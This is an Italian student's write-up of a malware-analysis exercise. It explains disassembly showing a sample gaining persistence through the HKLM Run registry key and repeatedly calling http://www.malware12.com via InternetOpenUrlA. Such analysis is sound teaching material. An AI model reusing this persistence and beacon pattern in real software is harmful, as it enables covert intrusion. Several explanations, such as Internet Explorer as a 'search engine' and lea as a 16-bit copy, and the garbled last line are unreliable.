MALWARE ANALYSIS: ANALISI STATISTICA AVANZATA

Traccia:

Con riferimento agli estratti di un malware reale presenti nelle prossime slide, rispondere alle seguenti domande:

- Descrivere **come** il malware ottiene la **persistenza**, evidenziando il codice assembly dove le relative istruzioni e chiamate di funzioni vengono eseguite
- Identificare il **client software** utilizzato dal malware per la connessione ad Internet
- Identificare l'URL al quale il malware tenta di connettersi ed evidenziare la **chiamata di funzione** che permette al malware di connettersi ad un URL
- BONUS: qual è il significato e il funzionamento del comando assembly "**lea**"

Primo esercizio:

Traccia:

```
00040286F   push    2               ; samDesired
00402871    push    eax             ; ulOptions
00402872    push    offset SubKey   ; "Software\\Microsoft\\Windows\\CurrentVersion\\Run"
00402877    push    HKEY_LOCAL_MACHINE ; hKey
0040287C    call    esi ; RegOpenKeyExW
0040287E    test    eax, eax
00402880    jnz     short loc_4028C5
00402882
00402882 loc_402882:
00402882    lea     ecx, [esp+424h+Data]
00402886    push    ecx             ; lpString
00402887    mov     bl, 1
00402889    call    ds:lstrlenW
0040288F    lea     edx, [eax+eax+2]
00402893    push    edx             ; cbData
00402894    mov     edx, [esp+428h+hKey]
00402898    lea     eax, [esp+428h+Data]
0040289C    push    eax             ; lpData
0040289D    push    1               ; dwType
0040289F    push    0               ; Reserved
004028A1    lea     ecx, [esp+434h+ValueName]
004028A8    push    ecx             ; lpValueName
004028A9    push    edx             ; hKey
004028AA    call    ds:RegSetValueExW
```


Come possiamo osservare dall'immagine, il malware poter effettuare ottenere una persistenza sulla macchina bersaglio deve poter prima cosa ottenere la Route Key "HKEY LOCAL MACHINE", ovvero dove sono contenute tutti i record e le configurazioni della macchina.

Fatto ciò andrà a richiamare la funzione con comando call "RegopenKeyExW".

Ottenuta la chiave di registro potrà effettuare modifiche ai valori della macchina bersaglio, richiamando la funzione call ds:RegSetValueExW, portando a termine il suo attacco.

Secondo esercizio:

Traccia:



```
.text:00401150 ; ||||||||||||||| S U B R O U T I N E |||||||||||||||||||||||||||||||||||||||
.text:00401150
.text:00401150
.text:00401150 ; DWORD __stdcall StartAddress(LPVOID)
.text:00401150 StartAddress    proc near               ; DATA XREF: sub_401040+EC↑o
.text:00401150                 push    esi
.text:00401151                 push    edi
.text:00401152                 push    0               ; dwFlags
.text:00401154                 push    0               ; lpszProxyBypass
.text:00401156                 push    0               ; lpszProxy
.text:00401158                 push    1               ; dwAccessType
.text:0040115A                 push    offset szAgent  ; "Internet Explorer 8.0"
.text:0040115F                 call    ds:InternetOpenA
.text:00401165                 mov     edi, ds:InternetOpenUrlA
.text:0040116B                 mov     esi, eax
.text:0040116D
.text:0040116D loc_40116D:                             ; CODE XREF: StartAddress+30↓j
.text:0040116D                 push    0               ; dwContext
.text:0040116F                 push    80000000h       ; dwFlags
.text:00401174                 push    0               ; dwHeadersLength
.text:00401176                 push    0               ; lpszHeaders
.text:00401178                 push    offset szUrl    ; "http://www.malware12COM
.text:0040117D                 push    esi             ; hInternet
.text:0040117E                 call    edi ; InternetOpenUrlA
.text:00401180                 jmp     short loc_40116D
.text:00401180 StartAddress    endp
.text:00401180
```

Da questa immagine possiamo dire il malware ottiene accesso ad internet dal motore di ricerca “Internet Explorer 8.0” il quale lo richiama tramite funzione call ds:InternetOpenA.

Per quanto riguarda l’indirizzo URL al quale il malware cerca di connettersi è “http://www.malware12.com” e si può dire che ottenga l’accesso attraverso l’Handle process “push esi ;hinternet” che richiama la funzione call, dandoli accesso al sito http.

BONUS - Significato e funzionamento comando Assembly "lea”:

Questa istruzione copia l'effettivo valore esadecimale a 16 bit di una etichetta, passata come operando sorgente, nel registro di destinazione.
Il registro coinvolto per ricevere l'offset del puntatore associato all'etichetta può essere uno qualunque dei registri a 16 bit.

Lea ed eaxteax+2 - valore esadecimale laexteax+2l/ registro di destinazione edx